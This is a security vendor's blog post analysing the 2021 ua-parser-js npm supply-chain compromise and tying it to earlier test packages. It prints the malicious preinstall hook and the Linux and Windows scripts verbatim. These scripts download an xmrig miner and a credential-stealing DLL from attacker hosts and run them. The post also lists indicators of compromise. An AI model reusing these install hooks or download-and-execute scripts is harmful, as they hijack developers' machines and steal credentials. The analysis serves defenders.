Links to Previous Attacks in UAParserJS Compromise

cadosecurity.com/links-to-previous-attacks-in-uaparserjs-compromise/

October 23, 2021

Blog

October 23, 2021

A very popular npm library called UAParser was compromised this week. The author of the library, Faisal Salman, said:


"I believe someone was hijacking my npm account and published some compromised packages (0.7.29, 0.8.0, 1.0.0) which will probably install malware."

The compromised package installs a monero miner on Linux and Windows systems. Advisories are available from the package author, GitHub and CISA.

When we analysed the malware – we found that clear links to earlier stages of the attack from an attacker named "wozheqirsplu", described below.

Malware Analysis


The attacker compromised Faisal's npm access and updated the npm package.json file to run a file called preinstall.js:



package/package.json CHANGED

```
@@ -1,7 +1,7 @@
   {
     "title": "UAParser.js",
     "name": "ua-parser-js",
-    "version": "0.7.28",
+    "version": "0.7.29",
     "author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
     "description": "Lightweight JavaScript-based user-agent string parser",
     "keywords": [
@@ -142,6 +142,7 @@
     ],
     "main": "src/ua-parser.js",
     "scripts": {
+      "preinstall": "start /B node preinstall.js & node preinstall.js",
       "build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && uglifyjs src/ua-parser.js -o dist/ua-parser.pack.js --comments --compress --mangle",
       "test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",
       "test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js",
```

Preinstall.js then determines the operating system:




```
const { exec } = require("child_process");

function terminalLinux(){
exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
    const { spawn } = require('child_process');
    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
    terminalLinux();
```

If it is running on Linux – it then runs preinstall.sh:



```
IP=$(curl -k https://freegeoip.app/xml/ | grep 'RU\|UA\|BY\|KZ')
if [ -z "$IP" ]
    then
    var=$(pgrep jsextension)
    if [ -z "$var" ]
        then
        curl http://159.148.186.228/download/jsextension -o jsextension
        if [ ! -f jsextension ]
            then
            wget http://159.148.186.228/download/jsextension -O jsextension
        fi
        chmod +x jsextension
        ./jsextension -k --tls --rig-id q -o pool.minexmr.com:443 -u
        49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH --cpu-max-threads-hint=50
        --donate-level=1 --background &>/dev/null &
    fi
fi
```


This determines the location of the system, and if it is not in one of the following countries continues to execute:

> Russia, Ukraine, Belarus or and Kazakhstan

It then downloads the file http://159.148.186[.]228/download/jsextension and executes it. The file jsextension the crypto-currency miner xmrig – set to use the minexmr mining pool with the monero wallet:

> 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH

If it is running Windows – it then runs preinstall.bat:



```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
    wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
    certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
    wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
    certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH --cpu-max-threads-hint=50
--donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

Similarly to the Linux installation – this downloads a copy of xmrig (via curl or certutil) and runs it with the same parameters. The file sdd.dll is detected as a credential theft tool.

Setting up the Attack

The malicious file deployed on Windows machine is served from:

http://159.148.186[.]228/download/jsextension.exe


And has the SHA256 7f986cd3c946f274cdec73f80b84855a77bc2a3c765d68897fbc42835629a5d5.

This file has been seen before.

Back on Wednesday October 20th, Sonatype wrote a blog titled “Newly Found npm Malware Mines Cryptocurrency on Windows, Linux, macOS Devices”. They saw the same file – but back then it was being served from a different server:

http://185.173.36[.]219/download/jsextension.exe

Sonatype spotted a malicious user named wozheqirsplu had first created a npm package called *okhsa* that started calc.exe (Opening the Windows Calculator is a typical first step in testing malicious execution):



wozheqirsplu

Packages 2

okhsa

Tyu


wozheqirsplu published 0.1.3 • 17 hours ago

klown

Lightweight JavaScript-based user-agent string parser

wozheqirsplu published 0.7.29 • 17 hours ago

They then created a package named *klown* that impersonated the (later compromised) ua-parser-js library:



https://www.npmjs.com/package/klown

no other snapshots from this url

15 Oct 2021 08:20:47 UTC

klown

0.7.29 • Public • Published 17 hours ago

Install

> npm i klown

Repository

github.com/faisalman/ua-parser...

Homepage

github.com/faisalman/ua-parser...

Weekly Downloads


23

Version	License
0.7.29	MIT

UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

The malicious code in this package is an earlier version of the code actually deployed live – it has a couple of small changes such as a different Monero wallet ID:



```
@echo off
curl http://185.173.36.219/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
        wget http://185.173.36.219/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
        certutil.exe -urlcache -f http://185.173.36.219/download/jsextension.exe jsextension.exe
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 87FLi8c827mTJwezgVXVUrEkHagWiJ2wuaco2bVkFLGqL3MNMFpeay7QJmHooz19qQFMgJfQRJwJKZMJpetT5Qp69xBARwH --cpu-max-threads-hint=20 --donate-level=1 --background)
del tasklist.temp
```

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
        wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
        certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
        wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
        certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH --cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

(Earlier prototype of the code on the left. The right hand side shows the code deployed in the attack)

When Sonatype published their blog on October 20th (two days before the real attack) they noted that – at that point – it wasn't clear how the attackers intended on deploying their malicious package:

> It isn't clear how the author of these packages aims to target developers. There are no obvious signs observed that indicate a case of typosquatting or **dependency hijacking**. "Klow(n)" does impersonate the legitimate UAParser.js library on the surface, making this attack seem like a **weak brandjacking attempt**.

In hindsight – it's now clear that this was the user wozheqirsplu preparing for their attack.

Recommendations

Assume that any machine that has run compromised versions is compromised, and rotate and credentials or keys on the machine from a separate machine.

When deploying software, check for compromised dependencies as part of any build process.

Indicators of Compromise

185.173.36[.]219
159.148.186[.]228
citationsherbe[.]at – Note this is also referenced in https://unit42.paloaltonetworks.com/matanbuchus-malware-as-a-service/ – we haven't confirmed the nature of the link yet.

http://185.173.36[.]219/download/
http://185.173.36[.]219/download/jsextension.exe
http://185.173.36[.]219/download/xmrig.exe
http://185.173.36[.]219/download/jsextention.exe
http://185.173.36[.]219/
http://185.173.36[.]219/download/jsextension
http://185.173.36[.]219:81/download/lin64
http://159.148.186[.]228/download/jsextension
http://159.148.186[.]228/download/jsextension.exe
https://159.148.186[.]228/sdd.dlll
https://159.148.186[.]228/jsextension.exe
https://159.148.186[.]228/download/jsextension.exe
http://159.148.186[.]228/download/jsextension.exe
http://159.148.186[.]228/jsextension.exe
http://159.148.186[.]228/download/jsextention.exe
http://159.148.186[.]228/download/

https://citationsherbe[.]at/sdd.dll
https://citationsherbe[.]at/create.dll
http://citationsherbe[.]at:8080/sdd.dll

https://citationsherbe[.]at/dog.dll
https://citationsherbe[.]at/sdd.dl
http://citationsherbe[.]at/sdd.dll

> **About Cado Security**

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post